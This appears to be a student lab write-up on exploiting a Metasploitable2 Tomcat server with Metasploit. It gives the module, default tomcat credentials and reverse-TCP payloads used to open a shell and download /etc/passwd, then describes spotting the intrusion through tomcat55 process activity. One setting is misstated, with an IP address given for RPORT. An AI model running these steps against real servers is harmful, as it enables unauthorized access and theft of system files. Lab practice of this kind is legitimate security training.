Penetration Testing: Metasploit, exploits, and payloads

Eric Neidhart, Ankit Sanghi, Ginnie White


Part 2: Tomcat


How the exploit works:


The exploit works because the default username and password for Tomcat servers is tomcat, and if someone doesn't bother to change the username and password then an attacker could use these defaults to get shell access to the server and download files and what not.

Downloading files from server:

We decided to use the exploit for Tomcat. To do so, we set the exploit in Metasploit to "exploit/multi/http/tomcat_mgr_deploy". Then we set the payload to "java/meterpreter/reverse_tcp". We then run "set HttpPassword tomcat" and "set HttpUsername tomcat" to set the username and password. Then we set our RPORT to 10.0.2.4 and LHOST to 10.0.2.15. Then we run exploit. This will give us a meterpreter that will allow us to run commands that interact with the Tomcat server. We then run "download /etc/passwd ./metasploitable2" to download the passwd file and store it in a folder called metasploitable2 in our home directory. We have successfully downloaded a file!









Writing Arbitrary Code to Server:

In order to get access to a shell, we need to change the payload of our exploit. Set the payload to “java/shell/reverse_tcp” and then run “exploit”. This should give you shell

access to the server. It's not root access, but it is still access to a shell where you can run arbitrary code.



Part 3:



By using the 'ps aux' command, we get a list of all processes running on metasploitable for some amount of time by all users, including background processes. Here, we see activity by the tomcat55 user, which shouldn't be doing anything as we as msfadmin should be the only non-root or daemon user with activity. Therefore, if we see any tomcat55 activity, without us switching to acting as a 'tomcat' user for some reason, then we are able to know that someone successfully used the tomcat exploit and accessed our machine.

Part 4:

We found it very interesting how easy Metasploit is to use and the sheer number of exploits it has available. A cursory google search showed us over 1600 different exploits using 25 different platforms that we could have tried here. It's also very interesting how many different payloads are available for each exploit, and how easy it is to change payload. Meterpreter is also very cool and useful to do lots of things.